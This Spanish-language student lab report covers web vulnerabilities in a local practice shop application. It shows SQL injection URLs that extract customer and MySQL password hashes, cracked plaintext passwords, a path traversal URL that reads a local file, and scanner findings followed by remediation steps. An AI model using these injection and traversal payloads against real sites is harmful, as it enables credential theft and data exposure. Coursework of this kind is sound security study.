

### Practica 3

Documento 1: El link generado es el siguiente:


[http://localhost:8890/Practica3/Practica3/ver.php?id=-1%20union%20select%201,2,column\\_name,4,5%20from%20information\\_schema.columns%20where%20table\\_name=%22clientes%22](http://localhost:8890/Practica3/Practica3/ver.php?id=-1%20union%20select%201,2,column_name,4,5%20from%20information_schema.columns%20where%20table_name=%22clientes%22)

De esta forma obtenemos todas las columnas que contiene la tabla cliente ya que permite ponerle la consulta mediante URL.

Por otro lado, si queremos obtener los clientes con sus password, lo que tenemos que hacer es ejecutar el siguiente link:

<http://localhost:8890/Practica3/Practica3/ver.php?id=-1%20union%20select%201,2,user,password,5%20from%20tienda.clientes>

Concretamente lo que hacemos en la tabla anterior es mostrar todos los clientes y sus respectivas contraseñas.

	precio=admin talla=204d2d5fdb4f3debd702fbc93cdd1ea1
	precio=aitor talla=0d14d4eb90fa5b330167e4408b5c1d59
	precio=alberto talla=ae90e9a414cba62ac06dc8724fcd9601

Documento 1.2: Por otro lado, los usuarios y contraseñas obtenidos son las siguientes, desenscriptando con md5

admin:persiana


aitor:aitor

alberto: **licuadora**

Documento 1.3: Cuando aplicamos un salt para calcular los resúmenes hash ponemos ante un problema al atacante ya que deber realizar el ataque a base de diccionario o a modo de fuerza bruta. Por otro lado, usar salt distintas nos facilita que si nos descubren una no puedan poner en jake el resto de contraseñas, lo que se suele hacer es usar como salt la función time();

Documento 2.1: Documento 1: Para realizar el ataque se que en la base de datos mysql se encuentra una tabla user donde esta toda esta información. Posteriormente construyó el siguiente link:

<http://localhost:8890/Practica3/Practica3/ver.php?id=-1%20union%20select%201,2,User,Password,5%20from%20mysql.user>



Documento 2.2: Para poder hacer el ataque mediante post podemos usar herramientas como Burp Suit o Postman que nos permite crear una petición pasando como parámetros la inyección que queremos realizar como por ejemplo

[“id=-1%20union%20select%201,2,User,Password,5%20from%20mysql.user”](#)

Documento 3.1: Los permisos mínimos son select y update pero solo para la tienda de tal manera que se muestre de la siguiente manera.

<input type="checkbox"/>	aitor	localhost	global	ALL PRIVILEGES	Si	<a href="#">Editar privilegios</a>
<input type="checkbox"/>	prod	localhost	especifico para la base de datos	SELECT, INSERT	No	<a href="#">Editar privilegios</a>
<input type="checkbox"/>	root	127.0.0.1	global	ALL PRIVILEGES	Sí	<a href="#">Editar privilegios</a>

Documento 3.2: Del apartado 1 funcionan todos los enlaces ya que tiene permisos sobre la tabla tienda, por otro lado, los del apartado 2 no ya que no tiene permisos de la tabla mysql.

Documento 4.1: Es lista blanca ya que por defecto lo que el usuario nos da es falso, y mediante filtros y expresiones regulares vemos si puede pasar a ser verdadero.

Documento 6: El link es el siguiente:

<http://localhost:8890/Practica3/Practica3/download.php?file=../../../../../../../../Users/chinegua/Desktop/clave.txt>

Ruta absoluta clave.txt: /Users/chinegua/Desktop






Ruta practica 3: /Applications/MAMP/htdocs

Documento 7.1:

- Numero de tarjeta 1: 1234 5678 9012 3456
- Numero de tarjeta 2: 1111 5555 7777 3333

```
chinegua@El-Chinegua-Mac:Practica3$ php Practica3/Atacante/decodificar.php
chinegua@El-Chinegua-Mac:Practica3$ php Practica3/Atacante/decodificar.php
1234 5678 9012 3456chinegua@El-Chinegua-Mac:Practica3$ php Practica3/Atacante/decodificar.php
□L00 0000K0000chinegua@El-Chinegua-Mac:Practica3$ php Practica3/Atacante/descifrar.php
chinegua@El-Chinegua-Mac:Practica3$ php Practica3/Atacante/descifrar.php
1111 5555 7777 3333chinegua@El-Chinegua-Mac:Practica3$ █
```

Documento 9.1: Las vulnerabilidad que han aparecido son las siguientes:

- ▼  Alertas (4)
  - ▶  X-Frame-Options Header Not Set (6)
  - ▶  Password Autocomplete in Browser (2)
  - ▶  Web Browser XSS Protection Not Enabled (6)
  - ▶  X-Content-Type-Options Header Missing (8)








X-Frame-Options Header Not Set: La opción X-Frame-Options no esta incluida en el header de la respuesta, por lo tanto se pueden producir ataques de ClickJacking

Password Autocomplete in Browser: Se permite guardar contraseñas en el navegador por lo tanto, si el cliente sufre el ataque de un malware, puede hacerse con las contraseñas

Web Browser XSS Protection Not Enabled: Se permiten ataques de cross-site scripting ya que la protección no está activada en las cabeceras.

X-Content-Type-Options Header Missing: Permite realizar sniffing de MIME ya que no está configurada en la cabecera como "nosniff"

Documento 10: Las vulnerabilidades que han aparecido son las siguientes:

- ▼  **Alertas (6)**
  - ▶  **Falla por Inyección SQL**
  - ▶  **Exploración de Directorios**
  - ▶  **X-Frame-Options Header Not Set (3)**
  - ▶  **Password Autocomplete in Browser (2)**
  - ▶  **Web Browser XSS Protection Not Enabled (3)**
  - ▶  **X-Content-Type-Options Header Missing (4)**

**Falla por Inyección SQL:** En este caso podemos ver información sobre la tabla clientes, lo cual nos permitiría ver los campos que dispone dicha tabla (todo esto sobre el archivo ver.php ya que en el archivo verN.php ya está solucionado dicho problema).

**Exploración de directorios:** Es posible ver el listado de directorios. La lista de directorios puede revelar scripts ocultos, incluyen archivos, copia de seguridad de los archivos de origen, etc, que se pueden acceder para leer información sensible.

**X-Frame-Options Header Not Set:** La opción X-Frame-Options no está incluida en el header de la respuesta, por lo tanto se pueden producir ataques de ClickJacking

**Password Autocomplete in Browser:** Se permite guardar contraseñas en el navegador por lo tanto, si el cliente sufre el ataque de un malware, puede hacerse con las contraseñas

**Web Browser XSS Protection Not Enabled:** Se permiten ataques de cross-site scripting ya que la protección no está activada en las cabeceras.

**X-Content-Type-Options Header Missing:** Permite realizar sniffing de MIME ya que no está configurada en la cabecera como "nosniff"

Documento 11:

Vamos a presentar soluciones a los problemas presentados en el apartado anterior:

- **Falla por inyección SQL en el archivo ver.php:** EN este caso debemos escapar la entrada y validar los datos como se ha hecho en el fichero verN.php.
- **Exploración de directorios:** Para restringir esto, debemos en nuestro fichero httpd-vhost.conf añadir la siguiente directiva a nuestro virtual host concreto "Options -Indexes"
- **X-Frame-Options Header Not Set:** Para solucionar esta vulnerabilidad, y así evitar errores de clickjacking debemos añadir en el fichero httpd.conf la directiva "Header always append X-Frame-Options SAMEORIGIN"

- X-Content-Type-Options Header Missing: En este caso, en el fichero httpd.conf debemos poner la directiva X-Content-Type-Options header a 'nosniff'.
- Password Autocomplete in Browser: Para desactivar esta vulnerabilidad debemos añadir en el fichero httpd.conf lo siguiente "AUTOCOMPLETE='OFF'."
- Web Browser XSS Protection Not Enabled: Para solucionar este problema, en el fichero httpd.conf debemos setear a 1 la variable X-XSS-Protection.